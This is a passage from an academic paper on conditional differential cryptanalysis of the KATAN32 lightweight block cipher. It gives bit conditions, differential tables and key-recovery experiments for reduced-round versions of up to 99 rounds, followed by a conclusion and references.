At round 1, we have $\Delta s_{14} = x_9$, $\Delta l_{20} = x_{23}$, and we impose conditions $x_9 = 0, x_{23} = 0$. At round 3, we have $\Delta s_{16} = x_5$, $\Delta l_{22} = x_{24}$, and we impose conditions $x_5 = 0, x_{24} = 0$. At round 6, we have $\Delta l_{25} = s_{13}$, and we impose the condition

$$s_{13} = x_{18} \oplus x_7 \oplus x_{12}x_{10} \oplus x_8x_3 \oplus k_1 = 0. \quad (12)$$

At round 8, we have $\Delta s_{21} = l_{23}$, and we impose the condition

$$l_{23} = x_{27} \oplus x_{22} \oplus k_8 = 0. \quad (13)$$

At round 10, we have $\Delta s_{23} = x_2$, and we impose the condition $x_2 = 0$. At round 12, we have $\Delta s_{25} = l_{20}$, and we impose the condition

$$l_{20} = x_{30} \oplus x_{25} \oplus x_{21} \oplus k_2 = 0. \quad (14)$$

At round 14, we have $\Delta s_{27} = l_{24}$, and we impose the condition

$$l_{24} = x_{26} \oplus x_{21} \oplus x_{22}x_{19} \oplus x_{17} \oplus x_6 \oplus k_3 \oplus k_{10} = 0. \quad (15)$$

At round 19, we have $\Delta s_{32} = l_{34}$. If we try to impose the condition $l_{34} = 0$, it has too many variables, which would make the attack unavailable because of the significantly high computing complexity. So we skip this condition, and assume $P\{\Delta s_{32} = 1\} = 1/2$. At round 21, we have $\Delta s_{34} = l_{27}$, and we impose the condition

$$l_{27} = x_{19}(x_{16} \oplus x_{10}x_8 \oplus x_6x_1 \oplus k_5) \oplus k_{16} = 0. \quad (16)$$

At round 23, we have $\Delta s_{36} = l_{31}$, and we impose the condition

$$l_{31} = x_{19} \oplus x_{14} \oplus x_3 \oplus x_8 x_6 \oplus x_4 (x_{31} \oplus x_{26} \oplus x_{22} \oplus k_0) \oplus (x_{15} \oplus x_4 \oplus k_7)(x_{12} \oplus x_1 \oplus x_6 x_4 \oplus k_{13}) \oplus k_9 \oplus k_{24} = 0. \quad (17)$$

The difference propagation and the conditions applied are presented in Table 6.

After imposing these conditions, we obtain the probability of difference in each bit at round 24 as follows: (0,0,0,0,0,0,0,0, 1/2,0,0,0,0,0,0,0,0,0,1, 0, 0, 0, 0, 0, 0, 0, 0, 0,0,0,0,0).

According to Algorithm 2, we can compute the bias of the difference in the update bit for each round after round 24 and find that starting from l_{82} the probability of $\Delta l_{t+19} = 1$ would always be 1/2. Among the bits whose positions are very close to l_{82}, l_{79} has the maximum biased difference, shown as follows:

$$P\{\Delta l_{79} = 1 \mid \text{all the conditions satisfied}\} \approx 0.5 - 0.00001. \quad (18)$$

We confirmed the strongly biased difference in bit l_{79} experimentally. Let us consider the conditions applied. There are ten equivalent key bits k_0, k_1, k_2, $k_3 \oplus k_{10}$, k_5, k_7, k_8, $k_9 \oplus k_{24}$, k_{13}, k_{16} and 21 bits of plaintext x_1, x_3, x_4, x_6, x_7, x_8, x_{10}, x_{12}, x_{14}, x_{15}, x_{16}, x_{17}, x_{18}, x_{19}, x_{21}, x_{22}, x_{25}, x_{26}, x_{27}, x_{30}, x_{31} involved in the conditions. We choose 2^8 key in which bits $k_0, k_1, k_2, k_3, k_5, k_7, k_8, k_9$ are free, and the remaining bits are fixed. For each key, we enumerate 2^{21} plaintexts of which the 21 bits involved in the conditions are free and other bits are zero. We then can use conditions (12)–(17) to filter the 2^{21} plaintexts, and if the plaintext satisfied the conditions, we calculate Δl_{79} with the initial difference $\Delta X = 0xc4200801$ and count $P\{\Delta l_{79} = 1\}$ at last. The complexity of each experiment is less than $2^{21+1} = 2^{22}$ evaluations of the 60-round KATAN32 encryption because not every plaintext can pass the filtering. The experimental results verify the strongly biased difference in bit l_{79}. All the results of these 256 experiments are that $P\{\Delta l_{79} = 1\}$ is lower than $0.5 - 0.00001$.

Furthermore, we can mount a key-recovery attack. Looking at conditions (12)–(17), we consider $k_0, k_1, k_2, k_3 \oplus k_{10}, k_5, k_7, k_8, k_9 \oplus k_{24}, k_{13}, k_{16}$, the 10 equivalent key bits, as ten variables. In a key-recovery attack, since the key is unknown to the attacker, we enumerate 2^{10} guesses of these ten equivalent key bits. For each guess, similar to the verification, we use conditions (12)–(17) to filter 2^{21} plaintexts of which the 21 bits involved in conditions (12)–(17) are free and other 11 bits are fixed to zero, then calculate Δl_{79} with initial difference $\Delta X = 0xc4200801$, and finally count $P\{\Delta l_{79} = 1\}$.

When the guess is correct, plaintexts are filtered by the conditions corresponding to the correct guessed equivalent key bits, and then, $P\{\Delta l_{79} = 1\}$ shows the obvious bias. In the 1024 statistical results from guesses of 10 equivalent key bits, the maximum bias in the results corresponds to the ten equivalent key bits' correct values. This allows us to recover k_0, k_1, k_2, $k_3 \oplus k_{10}$, k_5, k_7, k_8, $k_9 \oplus k_{24}$, k_{13}, k_{16}, with experimental complexity less than $2^{10+21+1} = 2^{32}$ evaluations of the 60-round KATAN32 encryption. We randomly choose four 80-bit keys and mount four key-recovery attack experiments and each time the ten equivalent key bits can be recovered correctly, as shown by the results listed in Table 7.

Table 6: Differential characteristic and conditions for $\Delta X = 0xc4200801$.

Round	Difference state	Conditions
0	***1***100***01***0***00***100 ***0***0000000***1***0***0***0000***0***001	
1	***1***000***1***0***0***01000 ***0***0000001***0***0***0***0000***0***010	$x_9 = 0, x_{23} = 0$
2	***0***001***0***0***0***010000 ***0***0000010***0***0***0***0000***0***100	
3	***0***010***0***0***0***100000 ***0***0001000***0***0***0***0001000	$x_5 = 0, x_{24} = 0$
4	***0***100***0***0***1***000000 ***0***0010000***0***0***0***0010000	
5	***1***000***0***1***0***000000 ***0***0100000***0***0***0***0100000	
6	***0***000***1***0***0***000000 ***0***1000000***0***0***0***1000000	Condition (12)
7	***0***001***0***0***0***000000 ***1***0000000***0***0***1***0000000	
8	***0***010***0***0***0***000000 ***0***0000000***0***0***1***0000000	Condition (13)
9	***0***100***0***0***0***000000 ***0***0000000***0***1***0***0000000	
10	***1***000***0***0***0***000000 ***0***0000000***1***0000000000	$x_2 = 0$
11	***0***000***0***0***0***000000 ***0***0000000***1***0000000001	
12	***0***000***0***0***0***000000 ***0***0000001***0***0***0***0000010	Condition (14)
13	***0***000***0***0***0***000000 ***0***0000010***0***0***0***0000100	
14	***0***000***0***0***0***000000 ***0***0001000***0***0***0***0001000	Condition (15)
15	***0***000***0***0***0***000000 ***0***0010000***0***0***0***0010000	
16	***0***000***0***0***0***000000 ***0***0100000***0***0***0***0100000	
17	***0***000***0***0***0***000000 ***0***1000000***0***0***0***1000000	
18	***0***000***0***0***0***000000 ***1***0000000***0***0***1***0000000	
19	***0***000***0***0***0***000000 ***0***0000000***0***1***0***0000000	
20	***0***000***0***0***0***00∗ ***0***0000000***0***1***0***0000000	
21	***0***000***0***0***0***0∗**0** ***0***0000000***1***0***0***0000000	Condition (16)
22	***0***000***0***0***0***∗00 ***0***0000000***1***0***0***0000000	
23	***0***000***0***0***0***∗000 ***0***0000001***0***0***0***0000000	Condition (17)
24	***0***000***0***0***0***∗0000 ***0***0000010***0***0***0***0000000	

The bold bits denote the update bits. The bold italic bits denote the bits that generate the update bits. The differential probability of the bit ∗ is 1/2.

4.2. Key-Recovery Attack on 81-Round KATAN32. The initial difference of the differential characteristic of 77-round KATAN32 weights three at position 7, 18, and 28 of the plaintext block, $\Delta X = 0x10040080$.

At round 1, we have $\Delta s_{14} = x_2$ and then impose the condition $x_2 = 0$ to prevent difference propagation.

Similarly, at round 3, 5, 7, we have $\Delta s_{16} = x_9$, $\Delta s_{18} = x_5$, $\Delta s_{20} = x_1$, so we require bits x_9, x_5, x_1 to be zero.

At round 12, we have $\Delta s_{25} = l_{27}$, and we impose the condition

$$l_{27} = x_{23} \oplus x_{18} \oplus x_7 \oplus x_{12} x_{10} \oplus x_8 x_3 \oplus x_{19}(x_{16} \oplus x_{10} x_8 \oplus k_5) \oplus k_{16} \oplus k_1 = 0. \quad (19)$$

Table 7: Four key-recovery attack experiments on 79-round KATAN32.

No.	80-bit key	Equivalent key bits with the maximum bias									
		k_0	k_1	k_2	$k_3 \oplus k_{10}$	k_5	k_7	k_8	$k_9 \oplus k_{24}$	k_{13}	k_{16}
1	0x68b1644ead28b1644e8e	0	1	1	1	0	0	1	0	0	0
2	0xf8b164cead28b1644e8e	1	1	1	0	0	0	1	1	0	0
3	0x38116486a99ab3664d9e	0	0	1	1	0	0	0	1	0	0
4	0x2d11e4062b92bb2e4d9f	0	0	1	0	1	1	0	0	0	1

At round 14, we have $\Delta s_{27} = l_{20}$ and we impose the condition

$$l_{20} = x_{30} \oplus x_{25} \oplus x_{26}x_{23} \oplus x_{21} \oplus k_2 = 0. \quad (20)$$

At round 16, we have $\Delta s_{29} = l_{24}$ and we impose the condition

$$l_{24} = x_{26} \oplus x_{21} \oplus x_{22}x_{19} \oplus x_{17} \oplus x_6 \oplus k_3 \oplus k_{10} = 0. \quad (21)$$

The differences in propagation and conditions applied are presented in Table 8. After imposing these conditions, we obtain the probability of difference in each bit at round 17 as follows: $(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0)$.

We compute the bias of the update bit of each round from the 17th round and find that starting from l_{84} the probability of $\Delta l_{t+19} = 1$ would always be 1/2. Among the bits whose positions are very close to l_{84}, l_{81} has the maximum biased difference, shown as follows:

$$P\{\Delta l_{81} = 1 \mid \text{all the conditions satisfied}\} \approx 0.5 + 0.000226. \quad (22)$$

We experimentally verified the strongly biased difference in bit l_{81}. There are four equivalent key bits $k_5, k_{16} \oplus k_1, k_2, k_3 \oplus k_{10}$ and 16 bits of plaintext x_{30}, x_{26}, x_{25}, x_{23}, x_{22}, x_{21}, x_{19}, x_{18}, x_{17}, x_{16}, x_{12}, x_{10}, x_8, x_7, x_6, x_3 in conditions (19)–(21). We choose 2^4 keys of which k_1, k_2, k_3, k_5 are free and the other bits are fixed. For each key, we enumerate 2^{16} plaintexts of which the 16 bits involved in conditions are free and other bits are fixed to 0. We then use conditions (19)–(21) to filter the 2^{16} plaintexts, and if a plaintext satisfies the conditions, we calculate Δl_{81} with the initial difference $\Delta x = 0x10040080$ and calculate$P\{\Delta l_{81} = 1\}$. The complexity of each experiment is less than $2^{16+1} = 2^{17}$ evaluations of the 62-round KATAN32 encryption. In all the results of these 16 experiments $P\{\Delta l_{81} = 1\}$ is greater than $0.5 + 0.000226$.

We now will describe mounting the key-recovery attack. Looking at conditions (19)–(21), we consider $k_1 \oplus k_{16}, k_2, k_3 \oplus k_{10}, k_5$ these four equivalent key bits as four Boolean variables. There are 16 bits of plaintext involved in conditions (19)–(21). To enlarge the space of plaintexts after filtering, we choose other three bits of plaintext not included in any condition as free bits in addition to the 16 bits of plaintext involved in conditions (19)–(21). For each of the 2^4 guesses of these four variables, we use conditions (19)–(21) to filter the 2^{19} plaintexts enumerated by the 19 bits we just choose with the remaining 13 bits fixed to 0. We then calculate Δl_{81} with initial difference $\Delta x = 0x10040080$ and calculate $P\{\Delta l_{81} = 1\}$. In the 16 statistical results obtained from 16 guesses of four equivalent key bits, the maximum bias in the results corresponds to the correct value of the four equivalent key bits, allowing us to recover $k_1 \oplus k_{16}, k_2, k_3 \oplus k_{10}, k_5$. The complexity of the experiment is less than $2^{4+19+1} = 2^{24}$ evaluations of the 62-round KATAN32 encryption. We choose five 80-bit keys randomly and mount five key-recovery attack experiments, and each time the four equivalent key bits can be correctly recovered. The results of these five key-recovery attack experiments are listed in Table 9.

Table 8: Differential characteristic and conditions for $\Delta X = 0x$ 10040080.

Round	Difference state	Conditions
0	***0***001***0***00***0***000 ***1***000000***0***00***1***0000***0***000	
1	***0***010***0***00***0***000 ***0***000000***0***00***1***00000***0***00***0***	$x_2 = 0$
2	***0***100***0***00***0***000 ***0***000000***0***01***0***00000***0***00***0***	
3	***1***000***0***00***0***000 ***0***000000***1***00***0***00000***0***00***0***	$x_9 = 0$
4	***0***000***0***00***0***000 ***0***000000***1***00***0***00000***0***001	
5	***0***000***0***00***0***000 ***0***000001***0***00***0***00000***0***01***0***	$x_5 = 0$
6	***0***000***0***00***0***000 ***0***000010***0***00***0***00000100	
7	***0***000***0***00000***0*** ***0***000100***0***00***0***00001000	$x_1 = 0$
8	***0***000***0***00000***0*** ***0***001000***0***00***0***00010000	
9	***0***000***0***00000***0*** ***0***010000***0***00***0***00100000	
10	***0***000***0***00000***0*** ***0***100000***0***00***0***01000000	
11	***0***000***0***00000***0*** ***1***000000***0***00***1***00000000	
12	***0***000***0***00000***0*** ***0***000000***0***00***1***00000000	Condition (19)
13	***0***000***0***00000***0*** ***0***000000***0***01***0***00000000	
14	***0***000***0***00000 ***0***000000***0***10***0***00000000	Condition (20)
15	***0***000***0***00000***0*** ***0***000000***1***00***0***00000000	
16	***0***000***0***00000***0*** ***0***000001***0***00***0***00000000	Condition (21)
17	***0***000***0***00000***0*** ***0***000010***0***00***0***00000000	

The bold bits denote the update bits. The bold italic bits denote the bits that generate the update bits.

5. Extension with the Standard Differential Attack

Combined with the standard differential attack, the conditional differential attack on 81-round KATAN32 can be

Table 9: Five key-recovery attack experiments on 81-round KATAN32.

No.	80-bit key	Equivalent key bits with the maximum bias			
		$k_1 \oplus k_{16}$	k_2	$k_3 \oplus k_{10}$	k_5
1	0x68b1644ead28b1644e8e	1	1	1	0
2	0x48b1644ead28b1644e8e	1	0	1	0
3	0xcda964ceb98cb7644e8e	1	0	1	1
4	0xc9a1448cb886b7644f86	1	0	1	0
5	0x99a1448cb88680644f86	0	0	0	0

extended to 97-round, 98-round, and 99-round key-recovery attacks.

5.1. Key-Recovery Attack on 97-Round KATAN32. Inspired by the technique representing the dependence of the intermediate state on the output by an algebraic representation in [34], we give the algebraic representation of the intermediate state using the ciphertext and round keys.

Using Equations (2) and (3), we can get the expression of l_t, s_t in decryption direction:

$$l_t = s_{t+13} \oplus l_{t+11} \oplus l_{t+6}l_{t+8} \oplus l_{t+10}l_{t+15} \oplus k_{2t+1}, \tag{23}$$

$$s_t = l_{t+19} \oplus s_{t+5} \oplus s_{t+4}s_{t+7} \oplus s_{t+9}a_t \oplus k_{2t}. \tag{24}$$

Suppose the output bits of 97-round KATAN32 corresponding to plaintext X are $S_{97} = (s_{97}, s_{98}, \cdots, s_{110})$ and $L_{97} = (l_{97}, l_{98}, \cdots, l_{115})$, and the output bits of 97-round KATAN32 corresponding to plaintext $X + \Delta X$ are $S'_{97} = (s'_{97}, s'_{98}, \cdots, s'_{110})$ and $L'_{97} = (l'_{97}, l'_{98}, \cdots, l'_{115})$. For decryption direction, Δl_{81} can be expressed by round keys and the ciphertext of 97-round KATAN32 by using Equations (23) and (24) iteratively.

$$\begin{aligned}
\Delta l_{81} = {} & l_{113} \oplus s_{99} \oplus s_{98}s_{101} \oplus s_{105} \oplus l_{103} \oplus l_{98}l_{100} \oplus l_{102}l_{107} \\
& \oplus (s_{100} \oplus l_{98} \oplus (s_{106} \oplus l_{104} \oplus l_{99}l_{101} \oplus l_{103}l_{108} \oplus k_{187}) \\
& \cdot (s_{108} \oplus l_{106} \oplus l_{101}l_{103} \oplus l_{105}l_{110} \oplus k_{191}) \oplus l_{97}l_{102} \oplus k_{175}) \\
& \cdot (s_{102} \oplus l_{100} \oplus (s_{108} \oplus l_{106} \oplus l_{101}l_{103} \oplus l_{105}l_{110} \oplus k_{191})l_{97} \\
& \oplus l_{99}l_{104} \oplus k_{179}) \oplus (s_{104} \oplus l_{102} \oplus l_{97}l_{99} \oplus l_{101}l_{106} \oplus k_{183}) \\
& \cdot (s_{109} \oplus l_{107} \oplus l_{102}l_{104} \oplus l_{106}l_{111} \oplus k_{193}) \oplus l'_{113} \oplus s'_{99} \\
& \oplus s'_{98}s'_{101} \oplus s'_{105} \oplus l'_{103} \oplus l'_{98}l'_{100} \oplus l'_{102}l'_{107} \\
& \oplus \left(s'_{100} \oplus l'_{98} \oplus \left(s'_{106} \oplus l'_{104} \oplus l'_{99}l'_{101} \oplus l'_{103}l'_{108} \oplus k_{187}\right)\right. \\
& \cdot \left(s'_{108} \oplus l'_{106} \oplus l'_{101}l'_{103} \oplus l'_{105}l'_{110} \oplus k_{191}\right) \oplus l'_{97}l'_{102} \oplus k_{175}\Big) \\
& \cdot \left(s'_{102} \oplus l'_{100} \oplus \left(s'_{108} \oplus l'_{106} \oplus l'_{101}l'_{103} \oplus l'_{105}l'_{110} \oplus k_{191}\right)l'_{97}\right. \\
& \left. \oplus l'_{99}l'_{104} \oplus k_{179}\right) \oplus \left(s'_{104} \oplus l'_{102} \oplus l'_{97}l'_{99} \oplus l'_{101}l'_{106} \oplus k_{183}\right) \\
& \cdot \left(s'_{109} \oplus l'_{107} \oplus l'_{102}l'_{104} \oplus l'_{106}l'_{111} \oplus k_{193}\right).
\end{aligned} \tag{25}$$

According to this expression, one can calculate Δl_{81} by using the ciphertexts of 97-round KATAN32 and six equivalent key bits $k_{175}, k_{179}, k_{183}, k_{187}, k_{191}, k_{193}$. We extend the attack described in Section 4.2 to 97-round. Plaintexts being filtered by the conditions are encrypted to ciphertexts by 97-round KATAN32. Δl_{81} can be computed from ciphertexts of 97-round KATAN32 and the guess of these six equivalent key bits $k_{175}, k_{179}, k_{183}, k_{187}, k_{191}, k_{193}$. Given every guess of ten equivalent key bits ($k_1 \oplus k_{16}$,k_2,$k_3 \oplus k_{10}$,k_5,k_{175},k_{179},k_{183}, k_{187},k_{191},k_{193}), we can calculate and count Δl_{81} with respect to a set of filtered plaintexts. If the guess is right, $P\{\Delta l_{81} = 1\}$ shows an obvious bias. The computational cost of the experiment is less than 2^{24+6} encryptions of 97-round KATAN32. We mount five key-recovery attack experiments with the same key as the experiments in Section 4.2, and each time the ten equivalent key bits can be correctly recovered.

5.2. Key-Recovery Attack on 98-Round KATAN32. Suppose the output bits of 98-round KATAN32 corresponding to plaintext X are $S_{98} = (s_{98}, s_{99}, \cdots, s_{111})$ and $L_{98} = (l_{98}, l_{99}, \cdots, l_{116})$, and the output bits corresponding to plaintext $X + \Delta X$ are $S'_{98} = (s'_{98}, s'_{99}, \cdots, s'_{111})$ and $L'_{98} = (l'_{98}, l'_{99}, \cdots, l'_{116})$. For decryption direction, Δl_{81} can be expressed using round keys and the ciphertext of 98-round KATAN32.

$$\begin{aligned}
\Delta l_{81} = {} & l_{113} \oplus s_{99} \oplus s_{98}s_{101} \oplus s_{105} \oplus l_{103} \oplus l_{98}l_{100} \oplus l_{102}l_{107} \\
& \oplus (s_{100} \oplus l_{98} \oplus (s_{106} \oplus l_{104} \oplus l_{99}l_{101} \oplus l_{103}l_{108} \oplus k_{187}) \\
& \cdot (s_{108} \oplus l_{106} \oplus l_{101}l_{103} \oplus l_{105}l_{110} \oplus k_{191}) \\
& \oplus (s_{110} \oplus l_{108} \oplus l_{103}l_{105} \oplus l_{107}l_{112} \oplus k_{195})l_{102} \oplus k_{175}) \\
& \cdot (s_{102} \oplus l_{100} \oplus (s_{108} \oplus l_{106} \oplus l_{101}l_{103} \oplus l_{105}l_{110} \oplus k_{191}) \\
& \cdot (s_{110} \oplus l_{108} \oplus l_{103}l_{105} \oplus l_{107}l_{112} \oplus k_{195}) \oplus l_{99}l_{104} \oplus k_{179}) \\
& \oplus (s_{104} \oplus l_{102} \oplus (s_{110} \oplus l_{108} \oplus l_{103}l_{105} \oplus l_{107}l_{112} \oplus k_{195})l_{99} \\
& \oplus l_{101}l_{106} \oplus k_{183})(s_{109} \oplus l_{107} \oplus l_{102}l_{104} \oplus l_{106}l_{111} \oplus k_{193}) \\
& \oplus l'_{113} \oplus s'_{99} \oplus s'_{98}s'_{101} \oplus s'_{105} \oplus l'_{103} \oplus l'_{98}l'_{100} \oplus l'_{102}l'_{107} \\
& \oplus \left(s'_{100} \oplus l'_{98} \oplus \left(s'_{106} \oplus l'_{104} \oplus l'_{99}l'_{101} \oplus l'_{103}l'_{108} \oplus k_{187}\right)\right. \\
& \cdot \left(s'_{108} \oplus l'_{106} \oplus l'_{101}l'_{103} \oplus l'_{105}l'_{110} \oplus k_{191}\right) \\
& \oplus \left(s'_{110} \oplus l'_{108} \oplus l'_{103}l'_{105} \oplus l'_{107}l'_{112} \oplus k_{195}\right)l'_{102} \oplus k_{175}\Big) \\
& \cdot \left(s'_{102} \oplus l'_{100} \oplus \left(s'_{108} \oplus l'_{106} \oplus l'_{101}l'_{103} \oplus l'_{105}l'_{110} \oplus k_{191}\right)\right. \\
& \cdot \left(s'_{110} \oplus l'_{108} \oplus l'_{103}l'_{105} \oplus l'_{107}l'_{112} \oplus k_{195}\right) \oplus l'_{99}l'_{104} \oplus k_{179}\Big) \\
& \oplus \left(s'_{104} \oplus l'_{102} \oplus \left(s'_{110} \oplus l'_{108} \oplus l'_{103}l'_{105} \oplus l'_{107}l'_{112} \oplus k_{195}\right)l'_{99}\right. \\
& \oplus l'_{101}l'_{106} \oplus k_{183}\Big)\left(s'_{109} \oplus l'_{107} \oplus l'_{102}l'_{104} \oplus l'_{106}l'_{111} \oplus k_{193}\right).
\end{aligned} \tag{26}$$

The expression contains seven equivalent key bits k_{175}, k_{179}, k_{183}, k_{187}, k_{191}, k_{193}, k_{195}, which makes the computational cost of the key-recovery attack be less than 2^{24+7} times 98-round KATAN32 encryption. In this attack, 11 equivalent key bits $k_1 \oplus k_{16}, k_2, k_3 \oplus k_{10}, k_5, k_{175}, k_{179}, k_{183}, k_{187}, k_{191}, k_{193}$,

k_{195} can be correctly recovered. Every experiment requires about 2.4 hours on a 2.5 GHz PC with our implementation.

5.3. Key-Recovery Attack on 99-Round KATAN32. Suppose the output bits of 99-round KATAN32 corresponding to plaintext X are $S_{99} = (s_{99}, s_{100}, \cdots, s_{112})$ and $L_{99} = (l_{99}, l_{100}, \cdots, l_{117})$, and the output bits corresponding to plaintext $X + \Delta X$ are $S'_{99} = (s'_{99}, s'_{100}, \cdots, s'_{112})$ and $L'_{99} = (l'_{99}, l'_{100}, \cdots, l'_{117})$. For decryption direction, Δl_{81} can be expressed using round keys and the ciphertext of 99-round KATAN32.

$$\begin{aligned}
\Delta l_{81} = {} & l_{113} \oplus s_{99} \oplus (l_{117} \oplus s_{103} \oplus s_{102}s_{105} \oplus s_{107} \oplus k_{196})s_{101} \oplus s_{105} \\
& \oplus l_{103} \oplus (s_{111} \oplus l_{109} \oplus l_{104}l_{106} \oplus l_{108}l_{113} \oplus k_{197})l_{100} \\
& \oplus l_{102}l_{107} \oplus (s_{100} \oplus (s_{111} \oplus l_{109} \oplus l_{104}l_{106} \oplus l_{108}l_{113} \oplus k_{197}) \\
& \oplus (s_{106} \oplus l_{104} \oplus l_{99}l_{101} \oplus l_{103}l_{108} \oplus k_{187}) \\
& \cdot (s_{108} \oplus l_{106} \oplus l_{101}l_{103} \oplus l_{105}l_{110} \oplus k_{191}) \\
& \oplus (s_{110} \oplus l_{108} \oplus l_{103}l_{105} \oplus l_{107}l_{112} \oplus k_{195})l_{102} \oplus k_{175}) \\
& \cdot (s_{102} \oplus l_{100} \oplus (s_{108} \oplus l_{106} \oplus l_{101}l_{103} \oplus l_{105}l_{110} \oplus k_{191}) \\
& \cdot (s_{110} \oplus l_{108} \oplus l_{103}l_{105} \oplus l_{107}l_{112} \oplus k_{195}) \oplus l_{99}l_{104} \oplus k_{179}) \\
& \oplus (s_{104} \oplus l_{102} \oplus (s_{110} \oplus l_{108} \oplus l_{103}l_{105} \oplus l_{107}l_{112} \oplus k_{195})l_{99} \\
& \oplus l_{101}l_{106} \oplus k_{183})(s_{109} \oplus l_{107} \oplus l_{102}l_{104} \oplus l_{106}l_{111} \oplus k_{193}) \\
& \oplus l'_{113} \oplus s'_{99} \oplus \left(l'_{117} \oplus s'_{103} \oplus s'_{102}s'_{105} \oplus s'_{107} \oplus k_{196}\right)s'_{101} \\
& \oplus s'_{105} \oplus l'_{103} \oplus \left(s'_{111} \oplus l'_{109} \oplus l'_{104}l'_{106} \oplus l'_{108}l'_{113} \oplus k_{197}\right)l'_{100} \\
& \oplus l'_{102}l'_{107} \oplus \left(s'_{100} \oplus \left(s'_{111} \oplus l'_{109} \oplus l'_{104}l'_{106} \oplus l'_{108}l'_{113} \oplus k_{197}\right)\right. \\
& \oplus \left(s'_{106} \oplus l'_{104} \oplus l'_{99}l'_{101} \oplus l'_{103}l'_{108} \oplus k_{187}\right) \\
& \cdot \left(s'_{108} \oplus l'_{106} \oplus l'_{101}l'_{103} \oplus l'_{105}l'_{110} \oplus k_{191}\right) \\
& \oplus \left(s'_{110} \oplus l'_{108} \oplus l'_{103}l'_{105} \oplus l'_{107}l'_{112} \oplus k_{195}\right)l'_{102} \oplus k_{175}\Big) \\
& \cdot \left(s'_{102} \oplus l'_{100} \oplus \left(s'_{108} \oplus l'_{106} \oplus l'_{101}l'_{103} \oplus l'_{105}l'_{110} \oplus k_{191}\right)\right. \\
& \cdot \left(s'_{110} \oplus l'_{108} \oplus l'_{103}l'_{105} \oplus l'_{107}l'_{112} \oplus k_{195}\right) \oplus l'_{99}l'_{104} \oplus k_{179}\Big) \\
& \oplus \left(s'_{104} \oplus l'_{102} \oplus \left(s'_{110} \oplus l'_{108} \oplus l'_{103}l'_{105} \oplus l'_{107}l'_{112} \oplus k_{195}\right)l'_{99}\right. \\
& \oplus l'_{101}l'_{106} \oplus k_{183}\Big)\left(s'_{109} \oplus l'_{107} \oplus l'_{102}l'_{104} \oplus l'_{106}l'_{111} \oplus k_{193}\right).
\end{aligned} \tag{27}$$

There are nine equivalent key bits k_{175}, k_{179}, k_{183}, k_{187}, k_{191}, k_{193}, k_{195}, k_{196}, k_{197}. So the computational cost of the key-recovery attack is less than 2^{24+9} times 99-round KATAN32 encryption. In this attack, 13 equivalent key bits $k_1 \oplus k_{16}$, k_2, $k_3 \oplus k_{10}$, k_5, k_{175}, k_{179}, k_{183}, k_{187}, k_{191}, k_{193}, k_{195}, k_{196}, k_{197} can be correctly recovered. Every experiment requires about 9.64 hours on a 2.5 GHz PC with our implementation.

It is thus possible to extend the conditional differential attack on 81-round KATAN32 to 114-round with the computational cost of less than 2^{63} times 114-round KATAN32 encryption.

6. Conclusion

Conditional differential analysis towards the NLFSR is quite a recent research topic. We advance the research in this direction by using Mixed Integer Linear Programming on the NLFSR-based block cipher KATAN32, a newly typical and well-designed lightweight block cipher. It is the first time applying MILP in the automatically searching for conditional differential trails. Using MILP helps us efficiently obtain the initial difference and conditions of the conditional differential analysis. We propose a new method to quickly calculate the probability of the difference to detect the bit with a bias. We apply the improved conditional differential analysis to KATAN32 and obtain two results, recovering ten equivalent key bits of 79-round KATAN32 and four equivalent key bits of 81-round KATAN32, respectively.

Combined with the standard differential attack, we extend the 81-round conditional key-recovery attack to 99-round with the time complexity being 2^{33} encryptions of 99-round KATAN32 and recover 13 equivalent key bits. Compared with the previously best practical distinguisher on KATAN32, our results are extended more than seven rounds with less computation time and memory. We believe both strategies to be general to NLFSR-based ciphers. Applying these two strategies on other NLFSR-based ciphers will be one topic of interest in our future works.

Data Availability

All of our source codes and experiment results are available at https://www.dropbox.com/sh/028s4f06f363b2h/AADItFkz-N1KaAMZR7nIPTawa?dl=0.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work was supported by the National Natural Science Foundation of China (61672330 and 11771256).

References

[1] D. Wang and P. Wang, "Two birds with one stone: two-factor authentication with security beyond conventional bound," *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 4, pp. 708–722, 2018.

[2] D. Wang, W. Li, and P. Wang, "Measuring two-factor authentication schemes for real-time data access in industrial wireless sensor networks," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 9, pp. 4081–4092, 2018.

[3] Q. Jiang, N. Zhang, J. Ni, J. Ma, X. Ma, and K. R. Choo, "Unified biometric privacy preserving three-factor authentication and key agreement for cloud-assisted autonomous vehicles," *IEEE Transactions on Vehicular Technology*, vol. 69, no. 9, pp. 9390–9401, 2020.

[4] C. Wang, D. Wang, Y. Tu, G. Xu, and H. Wang, "Understanding node capture attacks in user authentication schemes for

wireless sensor networks," *IEEE Transactions on Dependable and Secure Computing*, p. 1, 2020.

[5] C. D. Cannière, O. Dunkelman, and M. Knezevic, "KATAN and KTANTAN – a family of small and efficient hardware-oriented block ciphers," in *Cryptographic Hardware and Embedded Systems - CHES 2009, 11th International Workshop, Lausanne, Switzerland, September 6-9, 2009, Proceedings, ser. Lecture Notes in Computer Science*, C. Clavier and K. Gaj, Eds., vol. 5747, pp. 272–288, Springer, 2009.

[6] G. Han and W. Zhang, "Improved biclique cryptanalysis of the lightweight block cipher piccolo," *Security and Communication Networks*, vol. 2017, 12 pages, 2017.

[7] M. Liu, "Degree evaluation of nfsr-based cryptosystems," in *Advances in Cryptology - CRYPTO 2017-37th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 20-24, 2017, Proceedings, Part III, ser. Lecture Notes in Computer Science*, J. Katz and H. Shacham, Eds., vol. 10403, pp. 227–249, Springer, 2017.

[8] L. Wei, C. Rechberger, J. Guo, H. Wu, H. Wang, and S. Ling, "Improved meet- in-the-middle cryptanalysis of KTANTAN (poster)," in *Information Security and Privacy -16th Australasian Conference, ACISP 2011, Melbourne, Australia, July 11-13, 2011. Proceedings, ser. Lecture Notes in Computer Science*, U. Parampalli and P. Hawkes, Eds., vol. 6812, pp. 433–438, Springer, 2011.

[9] S. Knellwolf, W. Meier, and M. Naya-Plasencia, "Conditional differential cryptanalysis of nlfsr-based cryptosystems," in *Advances in Cryptology - ASIACRYPT 2010 -16th International Conference on the Theory and Application of Cryptology and Information Security, Singapore, December 5-9, 2010. Proceedings, ser. Lecture Notes in Computer Science*, M. Abe, Ed., vol. 6477, pp. 130–145, Springer, 2010.

